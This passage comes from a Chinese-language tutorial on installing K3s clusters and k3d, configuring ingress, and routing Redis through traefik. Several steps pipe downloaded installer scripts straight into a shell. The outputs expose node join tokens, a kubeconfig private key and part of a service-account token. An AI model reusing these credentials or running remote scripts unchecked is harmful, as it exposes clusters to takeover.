0 (0%)      0 (0%)          0 (0%)         29m
  default                   nginx-565785f75c-2bc9p     0 (0%)
0 (0%)      0 (0%)          0 (0%)         28m
  default                   quickstart-es-default-0    100m
(0%)     100m (0%)   2Gi (3%)         2Gi (3%)       10h
Allocated resources:
  (Total limits may be over 100 percent, i.e., overcommitted.)
  Resource           Requests   Limits
  --------           --------   ------
  cpu                100m (0%)  100m (0%)
  memory             2Gi (3%)   2Gi (3%)
  ephemeral-storage  0 (0%)     0 (0%)
  hugepages-1Gi      0 (0%)     0 (0%)
  hugepages-2Mi      0 (0%)     0 (0%)
Events:              <none>
```

安装 K3s（Docker 模式）

Server

设置主机名

```
```

```
hostnamectl set-hostname master
```

Docker 方式安装

```
curl -sfL https://rancher-mirror.oss-cn-
beijing.aliyuncs.com/k3s/k3s-install.sh | INSTALL_K3S_MIRROR=cn
sh -s - --docker
```

Agent

设置主机名

```
hostnamectl set-hostname agent-1
```

前往 master 查看 Token

```
[root@master ~]# cat /var/lib/rancher/k3s/server/node-token
K10b614928142836a5262a802c0d3056f0047f057c895373651b723697a261b
128b::server:1d436565a84f8e4bdd434b17752a2071
```

在 Agent 节点服务器执行下面命令，加入 master 集群（Docker 方式）

```
K3S_TOKEN="K10b614928142836a5262a802c0d3056f0047f057c895373651b
723697a261b128b::server:1d436565a84f8e4bdd434b17752a2071"
K3S_URL="https://172.18.200.5:6443"
```

```
curl -sfL https://rancher-mirror.oss-cn-
beijing.aliyuncs.com/k3s/k3s-install.sh | INSTALL_K3S_MIRROR=cn
K3S_URL=${K3S_URL} K3S_TOKEN=${K3S_TOKEN} sh -s - --docker
```

前往 master 查看节点

```
[root@master ~]# kubectl get node -o wide
NAME      STATUS     ROLES                  AGE   VERSION
INTERNAL-IP     EXTERNAL-IP   OS-IMAGE
KERNEL-VERSION                 CONTAINER-RUNTIME
agent-1   Ready      <none>                 2d    v1.24.4+k3s1
172.18.200.51   <none>        AlmaLinux 9.0 (Emerald Puma)
5.14.0-70.22.1.el9_0.x86_64   docker://20.10.17
master    Ready      control-plane,master   2d    v1.24.4+k3s1
172.18.200.5    <none>        AlmaLinux 9.0 (Emerald Puma)
5.14.0-70.22.1.el9_0.x86_64   docker://20.10.17
agent-2   NotReady   <none>                 6s    v1.24.4+k3s1
172.18.200.52   <none>        AlmaLinux 9.0 (Emerald Puma)
5.14.0-70.13.1.el9_0.x86_64   docker://20.10.18
```

安装 kube-explorer

https://github.com/cnrancher/kube-explorer

```
docker rm -f kube-explorer
docker run -itd --name=kube-explorer --restart=unless-stopped -
-net=host -v
/etc/rancher/k3s/k3s.yaml:/etc/rancher/k3s/k3s.yaml:ro -e
KUBECONFIG=/etc/rancher/k3s/k3s.yaml cnrancher/kube-
explorer:latest
```

https://127.0.0.1:9443/dashboard/

安装 K3s（VM 模式）

K3S 的安装方式有多种，官方提供的 k3s-install.sh，还有第三方的 k3d 和 k3sup

Server 服务安装

设置主机名

```
hostnamectl set-hostname master
```

运行在虚拟机之下

```
curl -sfL https://get.k3s.io | sh -
```

国内镜像

```
curl -sfL http://rancher-mirror.cnrancher.com/k3s/k3s-
install.sh | INSTALL_K3S_MIRROR=cn sh -
systemctl enable k3s
```

查看节点启动状态

```
[root@master ~]# kubectl get node
NAME                    STATUS   ROLES                  AGE
VERSION
localhost.localdomain   Ready    control-plane,master   28m
```

```
v1.24.4+k3s1
```

查看节点 Pod 状态

```
kubectl --kubeconfig /etc/rancher/k3s/k3s.yaml get pods --all-
namespaces
```

Agent 代理安装

设置主机名

```
hostnamectl set-hostname node1
```

查看 Master Token

```
[root@master ~]# kubectl get node
NAME                     STATUS   ROLES                  AGE
VERSION
localhost.localdomain    Ready    control-plane,master   28m
v1.24.4+k3s1

[root@master ~]# cat /var/lib/rancher/k3s/server/node-token
K1000ba39a142b3712d2ffb1459a63f6a7f58b082aeb53406dab15d8cee0f3c
2ff0::server:5713047feb086388c19663f69cccc966
```

在节点服务器安装代理

```
SERVER=172.18.200.5
TOKEN=K1000ba39a142b3712d2ffb1459a63f6a7f58b082aeb53406dab15d8c
ee0f3c2ff0::server:5713047feb086388c19663f69cccc966
curl -sfL https://rancher-mirror.oss-cn-
beijing.aliyuncs.com/k3s/k3s-install.sh | INSTALL_K3S_MIRROR=cn
K3S_URL=https://${SERVER}:6443 K3S_TOKEN=${TOKEN} sh -
systemctl enable k3s-agent
```

回到 Master 查看节点

```
[root@master ~]# kubectl get node
NAME                    STATUS   ROLES                  AGE
VERSION
localhost.localdomain   Ready    control-plane,master   28m
v1.24.4+k3s1
node1                   Ready    <none>                 117s
v1.24.4+k3s1

[root@master ~]# kubectl get nodes -o wide
NAME      STATUS   ROLES                  AGE   VERSION
INTERNAL-IP     EXTERNAL-IP   OS-IMAGE
KERNEL-VERSION                 CONTAINER-RUNTIME
master    Ready    control-plane,master   22h   v1.24.4+k3s1
172.18.200.5    <none>        AlmaLinux 9.0 (Emerald Puma)
5.14.0-70.22.1.el9_0.x86_64   docker://20.10.17
agent-1   Ready    <none>                 22h   v1.24.4+k3s1
172.18.200.51   <none>        AlmaLinux 9.0 (Emerald Puma)
5.14.0-70.22.1.el9_0.x86_64   docker://20.10.17
```

k3d

k3d is a lightweight wrapper to run k3s (Rancher Lab’s minimal Kubernetes distribution) in docker.

安装 k3d

Mac 安装 k3d

```
Neo-iMac:~ neo$ brew install k3d
```

Linux 安装 k3d

wget -q -O - https://raw.githubusercontent.com/k3d-io/k3d/main/install.sh | bash

```
[root@netkiller ~]# wget -q -O -
https://raw.githubusercontent.com/k3d-io/k3d/main/install.sh |
bash
Preparing to install k3d into /usr/local/bin
k3d installed into /usr/local/bin/k3d
Run 'k3d --help' to see what you can do with it.
```

创建集群

创建并启动集群

```
Neo-iMac:~ neo$ k3d cluster create mycluster
INFO[0000] Prep: Network
INFO[0000] Created network 'k3d-mycluster'
INFO[0000] Created volume 'k3d-mycluster-images'
INFO[0000] Starting new tools node...
INFO[0001] Creating node 'k3d-mycluster-server-0'
INFO[0006] Pulling image 'docker.io/rancher/k3d-tools:5.2.2'
INFO[0006] Pulling image 'docker.io/rancher/k3s:v1.21.7-k3s1'
INFO[0016] Starting Node 'k3d-mycluster-tools'
INFO[0036] Creating LoadBalancer 'k3d-mycluster-serverlb'
```

```
INFO[0041] Pulling image 'docker.io/rancher/k3d-proxy:5.2.2'
INFO[0057] Using the k3d-tools node to gather environment
information
INFO[0058] Starting cluster 'mycluster'
INFO[0058] Starting servers...
INFO[0059] Starting Node 'k3d-mycluster-server-0'
INFO[0078] All agents already running.
INFO[0078] Starting helpers...
INFO[0079] Starting Node 'k3d-mycluster-serverlb'
INFO[0087] Injecting '192.168.65.2 host.k3d.internal' into
/etc/hosts of all nodes...
INFO[0087] Injecting records for host.k3d.internal and for 2
network members into CoreDNS configmap...
INFO[0088] Cluster 'mycluster' created successfully!
INFO[0088] You can now use it like this:
kubectl cluster-info
```

映射80端口

```
k3d cluster create mycluster --api-port 127.0.0.1:6445 --
servers 3 --agents 2 --port '80:80@loadbalancer'
```

```
Neo-iMac:~ neo$ k3d cluster create mycluster --api-port
127.0.0.1:6445 --servers 3 --agents 2 --port
'80:80@loadbalancer'
INFO[0000] portmapping '80:80' targets the loadbalancer:
defaulting to [servers:*:proxy agents:*:proxy]
INFO[0000] Prep: Network
INFO[0000] Created network 'k3d-mycluster'
INFO[0000] Created volume 'k3d-mycluster-images'
INFO[0000] Creating initializing server node
INFO[0000] Creating node 'k3d-mycluster-server-0'
INFO[0000] Starting new tools node...
INFO[0001] Starting Node 'k3d-mycluster-tools'
INFO[0002] Creating node 'k3d-mycluster-server-1'
INFO[0003] Creating node 'k3d-mycluster-server-2'
```

```
INFO[0004] Creating node 'k3d-mycluster-agent-0'
INFO[0005] Creating node 'k3d-mycluster-agent-1'
INFO[0005] Creating LoadBalancer 'k3d-mycluster-serverlb'
INFO[0005] Using the k3d-tools node to gather environment
information
INFO[0007] Starting cluster 'mycluster'
INFO[0007] Starting the initializing server...
INFO[0007] Starting Node 'k3d-mycluster-server-0'
INFO[0012] Starting servers...
INFO[0013] Starting Node 'k3d-mycluster-server-1'
INFO[0045] Starting Node 'k3d-mycluster-server-2'
INFO[0069] Starting agents...
INFO[0070] Starting Node 'k3d-mycluster-agent-1'
INFO[0070] Starting Node 'k3d-mycluster-agent-0'
INFO[0081] Starting helpers...
INFO[0081] Starting Node 'k3d-mycluster-serverlb'
INFO[0089] Injecting '192.168.65.2 host.k3d.internal' into
/etc/hosts of all nodes...
INFO[0089] Injecting records for host.k3d.internal and for 6
network members into CoreDNS configmap...
INFO[0090] Cluster 'mycluster' created successfully!
INFO[0091] You can now use it like this:
kubectl cluster-info
```

除了使用命令，还可以使用 yaml 配置文件创建集群

```
apiVersion: k3d.io/v1alpha2
kind: Simple
name: mycluster
servers: 1
agents: 2
kubeAPI:
  hostPort: "6443" # same as `--api-port '6443'`
ports:
  - port: 8080:80  # same as `--port '8080:80@loadbalancer'`
    nodeFilters:
      - loadbalancer
  - port: 8443:443 # same as `--port '8443:443@loadbalancer'`
    nodeFilters:
      - loadbalancer
```

```
$ k3d cluster create --config /path/to/mycluster.yaml
```

查看信息

```
Neo-iMac:~ neo$ k3d cluster list
NAME        SERVERS   AGENTS   LOADBALANCER
mycluster   3/3       2/2      true
```

查看集群信息

```
Neo-iMac:~ neo$ kubectl cluster-info
Kubernetes control plane is running at https://0.0.0.0:60268
CoreDNS is running at
https://0.0.0.0:60268/api/v1/namespaces/kube-
system/services/kube-dns:dns/proxy
Metrics-server is running at
https://0.0.0.0:60268/api/v1/namespaces/kube-
system/services/https:metrics-server:/proxy

To further debug and diagnose cluster problems, use 'kubectl
cluster-info dump'.
Neo-iMac:~ neo$
```

查看节点

```
```

```
Neo-iMac:~ neo$ kubectl get nodes
NAME                       STATUS   ROLES                  AGE
VERSION
k3d-mycluster-server-0   Ready    control-plane,master   2m10s
v1.21.7+k3s1
```

删除集群

删除集群

```
Neo-iMac:~ neo$ k3d cluster delete mycluster
INFO[0000] Deleting cluster 'mycluster'
INFO[0002] Deleting cluster network 'k3d-mycluster'
INFO[0003] Deleting image volume 'k3d-mycluster-images'
INFO[0003] Removing cluster details from default kubeconfig...
INFO[0003] Removing standalone kubeconfig file (if there is
one)...
INFO[0003] Successfully deleted cluster mycluster!
```

演示

部署 nginx

```
kubectl create deployment nginx --image=nginx:alpine
kubectl create service clusterip nginx --tcp=80:80

cat <<EOF | kubectl apply -f -
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: nginx
  annotations:
    ingress.kubernetes.io/ssl-redirect: "false"
spec:
  rules:
```

```
  - http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: nginx
            port:
              number: 80
EOF
```

操作演示

```
Neo-iMac:~ neo$ kubectl create deployment nginx --
image=nginx:alpine
deployment.apps/nginx created
Neo-iMac:~ neo$ kubectl create service clusterip nginx --
tcp=80:80
service/nginx created
Neo-iMac:~ neo$ cat <<EOF | kubectl apply -f -
> apiVersion: networking.k8s.io/v1
> kind: Ingress
> metadata:
>   name: nginx
>   annotations:
>     ingress.kubernetes.io/ssl-redirect: "false"
> spec:
>   rules:
>   - http:
>       paths:
>       - path: /
>         pathType: Prefix
>         backend:
>           service:
>             name: nginx
>             port:
>               number: 80
> EOF
ingress.networking.k8s.io/nginx created
```

使用浏览器或者CURL命令访问 http://localhost

```
Neo-iMac:~ neo$ curl http://localhost
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
html { color-scheme: light dark; }
body { width: 35em; margin: 0 auto;
font-family: Tahoma, Verdana, Arial, sans-serif; }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully
installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

配置文件

导出集群配置文件

```
Netkiller-iMac:~ neo$ k3d kubeconfig write mycluster
/Users/neo/.k3d/kubeconfig-mycluster.yaml
```

```
Netkiller-iMac:~ neo$ cat /Users/neo/.k3d/kubeconfig-
mycluster.yaml
apiVersion: v1
clusters:
- cluster:
    certificate-authority-data:
LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUJkakNDQVIyZ0F3SUJBZ0l
CQURBS0JnZ3Foa2pPUFFRREFqQWpNU0V3SHdZRFZRUUREQmhyTTNNdGMyVnkKZG
1WeUxXTmhRREUyTkRFME16WTVNelV3SGhjTk1qSXdNVEEyTURJME1qRTFXaGNOT
XpJd01UQTBNREkwTWpFMQpXakFqTVNFd0h3WURWUVFEREJock0zTXRjMlZ5ZG1W
eUxXTmhRREUyTkRFME16WTVNelV3V1RBVEJnY3Foa2pPClBRSUJCZ2dxaGtqT1B
RTUJCd05DQUFUQVZKN01XdVY3dzA5dGZybUswbDAybkxOcjFiaGpXM1hIZEgrQU
tCdWEKREFBZ3UrNHF4dVdyNHBkbGpraVNrL3ZZMEJjVWJMZ1RkemJnSEY4UnA1O
VpvMEl3UURBT0JnTlZIUThCQWY4RQpCQU1DQXFRd0R3WURWUjBUQVFIL0JBVXdB
d0VCL3pBZEJnTlZIUTRFRmdRVUZ2UXVRTVBjeStrbTFla2pqaUtUCmRoZ1c4TjB
3Q2dZSUtvWkl6ajBFQXdJRFJ3QXdSQUlnVGMvZDBHWjN5aWRuZ2dXamZGWnowc0
R6V3diVXkzV0IKVmZYamZ1Tis3UjRDSUJ4ZmttSUs1Z1NTL0RNUjltc0VxYUsxZ
VNGTEl2bHZuNXhaeE53RDJoUlgKLS0tLS1FTkQgQ0VSVElGSUNBVEUtLS0tLQo=
    server: https://127.0.0.1:6445
  name: k3d-mycluster
contexts:
- context:
    cluster: k3d-mycluster
    user: admin@k3d-mycluster
  name: k3d-mycluster
current-context: k3d-mycluster
kind: Config
preferences: {}
users:
- name: admin@k3d-mycluster
  user:
    client-certificate-data:
LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUJrVENDQVRlZ0F3SUJBZ0l
JVnR3SGsxWDlUam93Q2dZSUtvWkl6ajBFQXdJd0l6RWhNQjhHQTFVRUF3d1kKYX
pOekxXTnNhV1Z1ZEMxallVQXhOalF4TkRNMk9UTTFNQjRYRFRJeU1ERXdOakF5T
kRJeE5Wb1hEVEl6TURFdwpOakF5TkRJMU0xb3dNREVYTUJVR0ExVUVDaE1PYzNs
emRHVnRPbTFoYzNSbGNuTXhGVEFUQmdOVkJBTVRESE41CmMzUmxiVHBoWkcxcGJ
qQlpNQk1HQnlxR1NNNDlBZ0VHQ0NxR1NNNDlBd0VIQTBJQUJCcFNScmNGMW9VQU
FCRW4Kb2hZM1haWmpoMUhkNks0eEtXVUpsc3A2blR0UzNFbDJJQjZrUmZIcGNwa
DdjQ3NaUnFvV2RsT1MxdlFtNGM3VgplNVZ6aEY2alNEQkdNQTRHQTFVZER3RUIv
d1FFQXdJRm9EQVRCZ05WSFNVRUREQUtCZ2dyQmdFRkJRY0RBakFmCkJnTlZIU01
FR0RBV2dCVFhrTVpDYnJXVTNKQmxIb0t2Z0F4MDF6TUJUVEFLQmdncWhrak9QUV
FEQWdOSUFEQkYKQWlFQTFIQ0M1OUlaS3FieVQ2MExSS2pvcWNWMFJiK3BWZ1FLd
U1aR3YxZXFvOGdDSUZFMjB6OTg1ZStnR3dGYQppK3FkenFYQTVKU2FrV05naVE0
TUZLcExpVDI3Ci0tLS0tRU5EIENFUlRJRklDQVRFLS0tLS0KLS0tLS1CRUdJTiB
```

```
DRVJUSUZJQ0FURS0tLS0tCk1JSUJlRENDQVIyZ0F3SUJBZ0lCQURBS0JnZ3Foa2
pPUFFRREFqQWpNU0V3SHdZRFZRUUREQmhyTTNNdFkyeHAKWlc1MExXTmhRREUyT
kRFME16WTVNelV3SGhjTk1qSXdNVEEyTURJME1qRTFXaGNOTXpJd01UQTBNREkw
TWpFMQpXakFqTVNFd0h3WURWUVFEREJock0zTXRZMnhwWlc1MExXTmhRREUyTkR
FME16WTVNelV3V1RBVEJnY3Foa2pPClBRSUJCZ2dxaGtqT1BRTUJCd05DQUFTd0
c2dk9tay8vL01jNlUwU3BLZm9ERFM1NDNkQnZSdzVZUnNlZmpmWm0KT01BQUNRb
kViYS9QY0FGc2ZIUlBWWU9HczRnWTQ3TVlDbzF3L2swV3had3lvMEl3UURBT0Jn
TlZIUThCQWY4RQpCQU1DQXFRd0R3WURWUjBUQVFIL0JBVXdBd0VCL3pBZEJnTlZ
IUTRFRmdRVTE1REdRbTYxbE55UVpSNkNyNEFNCmROY3pBVTB3Q2dZSUtvWkl6aj
BFQXdJRFNRQXdSZ0loQUtQcjE3T0lDNk94a1hBYnpxUGl2R0QwZkptVjFmTnIKV
FNzc2IvMktWMjh4QWlFQTFEUVlHU2F0V3R6Y2tFdk1JNnYzeTcyQ2hwdDZWMHZU
dWNEWWJsOWxRVFU9Ci0tLS0tRU5EIENFUlRJRklDQVRFLS0tLS0K
    client-key-data:
LS0tLS1CRUdJTiBFQyBQUklWQVRFIEtFWS0tLS0tCk1IY0NBUUVFSUxjTWt1aW9
mTHo1Z1lUZGVrWmlsOEhTZVMzSXVONHVHUGU2VXFxRWJkN0dvQW9HQ0NxR1NNND
kKQXdFSG9VUURRZ0FFR2xKR3R3WFdoUUFBRVNlaUZqZGRsbU9IVWQzb3JqRXBaU
W1XeW5xZE8xTGNTWFlnSHFSRgo4ZWx5bUh0d0t4bEdxaFoyVTVMVzlDYmh6dFY3
bFhPRVhnPT0KLS0tLS1FTkQgRUMgUFJJVkFURSBLRVktLS0tLQo=
```

镜像管理

导入本地镜像

```
Netkiller-iMac:~ neo$ docker image ls | grep netkiller
netkiller
openjdk8       52e22fa28d43   3 weeks ago    552MB
```

将本地 netkiller:openjdk8 镜像导入到 mycluster 中

```
Netkiller-iMac:~ neo$ k3d image import netkiller:openjdk8 -c
mycluster
INFO[0000] Importing image(s) into cluster 'mycluster'
INFO[0000] Loading 1 image(s) from runtime into nodes...
INFO[0051] Importing images '[netkiller:openjdk8]' into node
'k3d-mycluster-server-0'...
```

```
INFO[0050] Importing images '[netkiller:openjdk8]' into node
'k3d-mycluster-server-2'...
INFO[0050] Importing images '[netkiller:openjdk8]' into node
'k3d-mycluster-agent-1'...
INFO[0050] Importing images '[netkiller:openjdk8]' into node
'k3d-mycluster-server-1'...
INFO[0050] Importing images '[netkiller:openjdk8]' into node
'k3d-mycluster-agent-0'...
INFO[0355] Successfully imported image(s)
INFO[0355] Successfully imported 1 image(s) into 1 cluster(s)
```

管理 **k3d** 集群

```
[root@netkiller k3d]# k3d cluster start mycluster
```

配置 **api-port** 端口

```
k3d cluster create netkiller --api-port 6443 --servers 1 --
agents 1 --port '80:80@loadbalancer' --port
'443:443@loadbalancer'
```

```
[root@netkiller ~]# cat .kube/config | grep server
    server: https://0.0.0.0:6445

[root@netkiller ~]# ss -lnt | grep 6445
LISTEN 0      1024         0.0.0.0:6445       0.0.0.0:*
```

```
```

```
[root@netkiller ~]# firewall-cmd --add-service=http --permanent
success
[root@netkiller ~]# firewall-cmd --add-service=https --
permanent
success
[root@netkiller ~]# firewall-cmd --zone=public --add-
service=kube-api --permanent
success
```

```
k3d cluster create netkiller --api-port 172.16.0.1:6443 --
servers 1 --agents 1 --port '80:80@loadbalancer' --port
'443:443@loadbalancer' --k3s-arg "--no-deploy=traefik@server:*"
```

export http_proxy="socks://127.0.0.1:1080" export https_proxy="socks://127.0.0.1:1080"

kubectl 管理指定集群

```
export KUBECONFIG="$(k3d kubeconfig write netkiller)"
```

```
[root@netkiller ~]# kubectl config view
apiVersion: v1
clusters:
- cluster:
    certificate-authority-data: DATA+OMITTED
    server: https://172.18.200.10:6445
  name: k3d-netkiller
contexts:
- context:
    cluster: k3d-netkiller
    user: admin@k3d-netkiller
```

```
  name: k3d-netkiller
current-context: k3d-netkiller
kind: Config
preferences: {}
users:
- name: admin@k3d-netkiller
  user:
    client-certificate-data: REDACTED
    client-key-data: REDACTED
```

容器镜像库

```
neo@Netkiller-iMac ~> vim ~/.k3d/registries.yaml
mirrors:
  "registry.netkiller.cn":
    endpoint:
      - http://registry.netkiller.cn
```

```
neo@Netkiller-iMac ~> k3d cluster create mycluster --api-port
6443 --servers 1 --agents 1 --port '80:80@loadbalancer' --port
'443:443@loadbalancer' --registry-config ~/.k3d/registries.yaml
```

traefik 配置

增加 Redis 6379 端口

```
neo@Netkiller-iMac ~> kubectl edit -n kube-system deployment
traefik
deployment.apps/traefik edited
```

```
    spec:
      containers:
      - args:
        - --global.checknewversion
        - --global.sendanonymoususage
        - --entrypoints.traefik.address=:9000/tcp
        - --entrypoints.web.address=:8000/tcp
        - --entrypoints.websecure.address=:8443/tcp
        - --entrypoints.redis.address=:6379/tcp
        - --entrypoints.mysql.address=:3306/tcp
        - --entrypoints.mongo.address=:27017/tcp
        - --api.dashboard=true
        - --ping=true
        - --providers.kubernetescrd
        - --providers.kubernetesingress
        - --
providers.kubernetesingress.ingressendpoint.publishedservice=ku
be-system/traefik
        - --entrypoints.websecure.http.tls=true
        image: rancher/library-traefik:2.4.8
        imagePullPolicy: IfNotPresent
        livenessProbe:
          failureThreshold: 3
          httpGet:
            path: /ping
            port: 9000
            scheme: HTTP
          initialDelaySeconds: 10
          periodSeconds: 10
          successThreshold: 1
          timeoutSeconds: 2
        name: traefik
        ports:
        - containerPort: 9000
          name: traefik
          protocol: TCP
        - containerPort: 8000
          name: web
          protocol: TCP
        - containerPort: 8443
          name: websecure
          protocol: TCP
```

```
        - containerPort: 6379
          name: redis
          protocol: TCP
        - containerPort: 3306
          name: mysql
          protocol: TCP
        - containerPort: 27017
          name: mongo
          protocol: TCP
```

args 处加入

```
- --entrypoints.redis.address=:6379/tcp
```

ports 处加入

```
              - containerPort: 6379
          name: redis
          protocol: TCP
```

```
[root@netkiller k3d]# k3d cluster edit mycluster --port-add
'6379:6379@loadbalancer'
```

```
[root@netkiller k3d]# cat redis.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
```

```
  name: redis
spec:
  selector:
    matchLabels:
      app: redis
  template:
    metadata:
      labels:
        app: redis
    spec:
      containers:
      - name: redis
        image: redis:latest
        ports:
        - containerPort: 6379
          protocol: TCP
---
apiVersion: v1
kind: Service
metadata:
  name: redis
spec:
  ports:
  - port: 6379
    targetPort: 6379
  selector:
    app: redis
---
apiVersion: traefik.containo.us/v1alpha1
kind: IngressRouteTCP
metadata:
  name: redis
spec:
  entryPoints:
    - redis
  routes:
  - match: HostSNI(`*`)
    services:
    - name: redis
      port: 6379
```

```
[root@netkiller k3d]# kubectl apply -f redis.yaml
deployment.apps/redis created
service/redis created
ingressroutetcp.traefik.containo.us/redis created

[root@netkiller k3d]# kubectl get pods
NAME                     READY   STATUS    RESTARTS   AGE
redis-5c9986b94b-gsctv   1/1     Running   0          6m49s
[root@netkiller k3d]# kubectl exec redis-5c9986b94b-gsctv -it
-- redis-cli
127.0.0.1:6379> set nickname netkiller
OK
127.0.0.1:6379> get nickname
"netkiller"
127.0.0.1:6379>
127.0.0.1:6379> exit
```

```
[root@netkiller k3d]# dnf install redis
[root@netkiller k3d]# redis-cli -h 127.0.0.1
127.0.0.1:6379> get nickname
```

ingress-nginx

卸载 traefik

我们希望使用 nginx ingress，所以需要讲 traefik 卸载

```
kubectl -n kube-system delete helmcharts.helm.cattle.io traefik
helm uninstall traefik-crd --namespace kube-system
```

安装 ingress-nginx

ingress-nginx: https://kubernetes.github.io/ingress-nginx/deploy/

```
kubectl apply -f
https://raw.githubusercontent.com/kubernetes/ingress-
nginx/controller-
v1.7.0/deploy/static/provider/cloud/deploy.yaml
```

修改镜像库地址，否则无法下载

```
wget https://raw.githubusercontent.com/kubernetes/ingress-
nginx/controller-
v1.3.0/deploy/static/provider/cloud/deploy.yaml
vim deploy.yaml
:%s:registry.k8s.io/ingress-nginx/:registry.cn-
hangzhou.aliyuncs.com/google_containers/:g
:%s:registry.cn-
hangzhou.aliyuncs.com/google_containers/controller:registry.cn-
hangzhou.aliyuncs.com/google_containers/nginx-ingress-
controller:g

kubectl apply -f deploy.yaml
```

svclb-ingress-nginx-controller 启动不起来

```
neo@MacBook-Pro-Neo-3 ~ [1]> kubectl logs -n kube-system svclb-
ingress-nginx-controller-8b62cc7d-qbqtv
Defaulted container "lb-tcp-80" out of: lb-tcp-80, lb-tcp-443
+ trap exit TERM INT
+ echo 10.43.36.160
+ grep -Eq :
+ cat /proc/sys/net/ipv4/ip_forward
+ '[' 1 '!=' 1 ]
+ iptables -t nat -I PREROUTING '!' -s 10.43.36.160/32 -p TCP -
```

```
-dport 80 -j DNAT --to 10.43.36.160:80
iptables v1.8.4 (legacy): can't initialize iptables table
`nat': Table does not exist (do you need to insmod?)
Perhaps iptables or your kernel needs to be upgraded.
```

解决方法

```
root@netkiller ~ # modprobe ip_tables

root@netkiller ~# lsmod|grep iptable
iptable_nat            16384  2
ip_tables              28672  1 iptable_nat
nf_nat                 53248  4
xt_nat,nft_chain_nat,iptable_nat,xt_MASQUERADE

root@netkiller ~# kubectl get pods --all-namespaces
NAMESPACE       NAME
READY   STATUS      RESTARTS         AGE
ingress-nginx   ingress-nginx-admission-create-nqv2f
0/1     Completed   0                6m9s
ingress-nginx   ingress-nginx-admission-patch-m9hcf
0/1     Completed   1                6m9s
kube-system     metrics-server-7cd5fcb6b7-8wrqx
1/1     Running     3 (6m30s ago)    82m
ingress-nginx   ingress-nginx-controller-75d55647d-nstch
1/1     Running     0                6m9s
kube-system     coredns-d76bd69b-rgvwj
1/1     Running     3 (6m21s ago)    82m
kube-system     local-path-provisioner-6c79684f77-psmgs
1/1     Running     3 (6m21s ago)    82m
kube-system     svclb-ingress-nginx-controller-8b62cc7d-5lb8d
2/2     Running     12 (3m17s ago)   6m9s
kube-system     svclb-ingress-nginx-controller-8b62cc7d-qbqtv
2/2     Running     12 (3m20s ago)   6m9s
```

验证安装是否正确

部署 Nginx Web 服务器，用来检查 ingress

```
Neo-iMac:~ neo$ kubectl create deployment nginx --
image=nginx:alpine
deployment.apps/nginx created

Neo-iMac:~ neo$ kubectl create service clusterip nginx --
tcp=80:80
service/nginx created
```

```
cat <<EOF | kubectl apply -f -
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: nginx
  annotations:
    kubernetes.io/ingress.class: nginx
    ingress.kubernetes.io/ssl-redirect: "false"
spec:
  rules:
  - http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: nginx
            port:
              number: 80
EOF
```

TLS 证书

```
```

```
[root@master ~]# ll /var/lib/rancher/k3s/server/tls
total 116
-rw-r--r-- 1 root root 1173 2022-09-08 13:48 client-admin.crt
-rw------- 1 root root  227 2022-09-08 13:48 client-admin.key
-rw-r--r-- 1 root root 1178 2022-09-08 13:48 client-auth-
proxy.crt
-rw------- 1 root root  227 2022-09-08 13:48 client-auth-
proxy.key
-rw-r--r-- 1 root root  570 2022-09-08 13:48 client-ca.crt
-rw------- 1 root root  227 2022-09-08 13:48 client-ca.key
-rw-r--r-- 1 root root 1165 2022-09-08 13:48 client-
controller.crt
-rw------- 1 root root  227 2022-09-08 13:48 client-
controller.key
-rw-r--r-- 1 root root 1161 2022-09-08 13:48 client-k3s-cloud-
controller.crt
-rw------- 1 root root  227 2022-09-08 13:48 client-k3s-cloud-
controller.key
-rw-r--r-- 1 root root 1153 2022-09-08 13:48 client-k3s-
controller.crt
-rw------- 1 root root  227 2022-09-08 13:48 client-k3s-
controller.key
-rw-r--r-- 1 root root 1181 2022-09-08 13:48 client-kube-
apiserver.crt
-rw------- 1 root root  227 2022-09-08 13:48 client-kube-
apiserver.key
-rw-r--r-- 1 root root 1149 2022-09-08 13:48 client-kube-
proxy.crt
-rw------- 1 root root  227 2022-09-08 13:48 client-kube-
proxy.key
-rw------- 1 root root  227 2022-09-08 13:48 client-kubelet.key
-rw-r--r-- 1 root root 1153 2022-09-08 13:48 client-
scheduler.crt
-rw------- 1 root root  227 2022-09-08 13:48 client-
scheduler.key
-rw-r--r-- 1 root root 3789 2022-09-08 13:48 dynamic-cert.json
drwxr-xr-x 2 root root 4096 2022-09-08 13:48 etcd
-rw-r--r-- 1 root root  591 2022-09-08 13:48 request-header-
ca.crt
-rw------- 1 root root  227 2022-09-08 13:48 request-header-
ca.key
-rw-r--r-- 1 root root  570 2022-09-08 13:48 server-ca.crt
-rw------- 1 root root  227 2022-09-08 13:48 server-ca.key
-rw------- 1 root root 1675 2022-09-08 13:48 service.key
-rw-r--r-- 1 root root 1368 2022-09-08 13:48 serving-kube-
```

```
apiserver.crt
-rw------- 1 root root  227 2022-09-08 13:48 serving-kube-
apiserver.key
-rw------- 1 root root  227 2022-09-08 13:48 serving-
kubelet.key
drwx------ 2 root root   84 2022-09-08 13:48 temporary-certs
```

创建 Token

```
[root@master ~]#kubectl create serviceaccount secrets
serviceaccount/gitlab created

[root@master ~]# kubectl create token secrets
eyJhbGciOiJSUzI1NiIsImtpZCI6IktCOHRvYlZOLXFPRmEyb1JWdlQxSzBvN0t
vZF9HNFBGRnlraDR5UU1jakkifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGV
zLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxNjY2MT
cyOTc4LCJpYXQiOjE2NjYxNjkzNzgsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlc
y5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZXRlcy5pbyI6eyJu
